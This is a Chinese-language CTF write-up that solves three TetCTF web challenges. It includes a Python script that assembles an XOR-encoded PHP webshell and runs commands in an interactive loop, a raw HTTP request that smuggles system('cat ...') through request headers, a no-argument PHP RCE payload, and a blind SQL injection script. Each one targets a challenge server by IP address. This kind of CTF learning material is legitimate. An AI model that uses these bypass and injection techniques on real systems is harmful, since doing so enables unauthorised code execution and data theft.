TetCTF

TetCTF


```php
<?php

ini_set("display_errors", 0);

if(!isset($_GET["calc"]))
{
    show_source(__FILE__);
}
else
{
    $wl = preg_match('/^[0-9\+\-\*\/\(\)\'\.\~\^\|\&]+$/i', $_GET["calc"]);
    if($wl === 0 || strlen($_GET["calc"]) > 70) {
        die("Tired of calculating? Lets <a href='https://www.youtube.com/watch?v=wDe_aCyf4aE'
            target=_blank >relax</a> <3");
    }
    echo 'Result: ';
    eval("echo ".eval("return ".$_GET["calc"].";").";");
}
```


可以看到只能用如上的符号拼出命令执行的操作 并且限定位数

```
php > echo( '~' ^ '1');
0
```

其实异或的拼凑很简单 我们直接写脚本就可以

但是70字符呢?





当我曾经做ctfshow里面就有这么一道题，可以使用include 我们执行命令的方式是包含进一个全局get变量，所以如法炮制

能想到现在的重点是如何拼凑出$


想起来可以通过多重异或不断迭代即可

po出某位师傅写的很通用的脚本

```
import urllib.parse

import readline
import requests


BASE_URL = 'http://139.180.155.171/?calc='

abc = "0123456789+-*/().~^|&"


def find_combination(char_target):
    for a in abc:
        for b in abc:
            for c in abc:
                char = ord(a) ^ ord(b) ^ ord(c)
                if char == ord(char_target):
                    return (a, b, c)
    return False


SHELL = 'eval($_GET[0])'

s1 = ''
s2 = ''
s3 = ''

for a in SHELL:
    c1, c2, c3 = find_combination(a)
    s1 += c1
    s2 += c2
    s3 += c3

shellcode = "'{}'^'{}'^'{}'".format(s1, s2, s3)

print("Shellcode length:", len(shellcode))


#cmd = 'var_dump(scandir("."));'
```

```
cmd = 'var_dump(file_get_contents("fl4g1sH3re.php"));'

while True:
    payload = urllib.parse.quote_plus(shellcode) + '&0=' + cmd
    print(payload)
    url = BASE_URL + payload
    print(url)

    r = requests.get(url)
    print(r.text)

    cmd = input('php > ')
```

2.HPNY



```
<!-- Let's pray for new year lucky things <3 -->

<?php

function get_lucky_word() {
    $words = array("Chuc mung nam moi", "gongxifacai", "happy new year!", "bonne année", "Akemashite omedeto gozaimasu", "Seh heh bok mahn ee bahd euh sae yo", "kimochi", "Feliz Año Nuevo", "S novim godo
    return $words[array_rand($words)];
}

function get_lucky_number() {
    $numb = rand(0,100);
    return strval($numb);
}


if(!isset($_GET["roll"])) {
    show_source(__FILE__);
}
else
{
    $wl = preg_match('/^[a-z\(\)\_\.]+$/i', $_GET["roll"]);

    if($wl === 0 || strlen($_GET["roll"]) > 50) {
        die("bumbadum badum");
    }
    eval("echo ".$_GET["roll"].";");
}

?>
```


可以看到是一个类似祈福的

首先看有个eval执行位点

有趣的是要求传参数只能是英文字母 和一些符号，可能你已经想到了无参数rce

如果我们使用system 来ls列目录

再用readfile读取会不会直接把文件源码读出来呢



e_but_can_you_get_it_hohoho.php index.php 50) { die("bumbadum badum"); } eval("echo ".$_GET["roll"].";"); } ?>

答案是否定的

当ls显示所有文件时，它仅将最后一个文件名传递给readfile函数，其他的函数什么exec passthru也是这样


First solution

在php中 getallheaders()函数会读取所有标头

php中的implode函数指出

所以我们可不可以用这种方法在头里面写shell呢

implode(getallheaders())



发现不能如期读取，想了想 试了试burp

但这回我们可以看到是500了

应该是提交了什么把服务器崩溃掉了

后来询问了一位国外的师傅和我说

因为字符串中 浏览器会往后面添加一些非php代码的东西 因此eval会崩溃掉

他给出的解法是


我又创建了两个自定义标头，其中第一个位于所有标头之上，并且以php comment / *和我包含的最后一个标头具有php comment的结尾。然后我更改了有效负载以在start处关闭打开的注释，并在end处关闭，因此最终请求变成这样

```
GET /?roll=(eval(implode(getallheaders()))) HTTP/1.1
xyz: /*test
Host: 192.46.227.32
User-Agent: */ eval(system('cat fl4g_here_but_can_you_get_it_hohoho.php'));/*
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
abc: tses*/
```

但我复现时候并没有成功 可能是后来的环境不同的原因，先积累一下


2.Second Solution

利用getcwd函数或者是`_DIR_`魔法常量获取当前工作目录



常规思路 将数组逆置 指针next读取我们需要的flag.php

Readfile(next(array_reverse(scandir(getcwd()))))



get flag

3.mysqlimit

```php
<?php

include('dbconnect.php');

if(!isset($_GET["id"]))
{
  show_source(__FILE__);
}
else
{
  // filter all what i found on internet.... dunno why 。゚・ (>﹏<) ・゚。
  if
(preg_match('/union|and|or|on|cast|sys|inno|mid|substr|pad|space|if|case|exp|li
ke|sound|produce|extract|xml|between|count|column|sleep|benchmark|\<|\>|\=/is'
, $_GET['id']))
  {
    die('<img src="https://i.imgur.com/C42ET4u.gif" />');
  }
  else
  {
    // prevent sql injection
    $id = mysqli_real_escape_string($conn, $_GET["id"]);
    $query = "select * from flag_here_hihi where id=".$id;
   $run_query = mysqli_query($conn,$query);

   if(!$run_query) {
     echo mysqli_error($conn);
   }
    else
   {
     // I'm kidding, just the name of flag, not flag :(
     echo '<br>';
```

```
        $res = $run_query->fetch_array()[1];
        echo $res;
    }
  }
}

?>
```


ban了几个常用的函数

当我看到了sys 和 column这种 感觉是一个类似那种无列名注入什么的


没什么思路，和其他师傅讨论了一下

他们和我说因为如果他ban了这种column这种，很可能她的服务器配置就有异常

尝试group by



group by 2的时候



查到了含有flag.

列名为t_fl4g_v3lue_su

没有过滤right left ascii in 可以进行sql注入

po了个脚本

```
import requests

flag = ''
for i in range(1,100):
    for j in range(32,127):
        conn = requests.get('http://45.77.255.164/?
id=-9||ascii(right(left(t_fl4g_v3lue_su,'+str(i)+'),1))in('+str(j)+')')
        r1 = conn.content
        #print j
        if 'handsome_flag' in r1:
            flag += chr(j)
            print flag
            break
```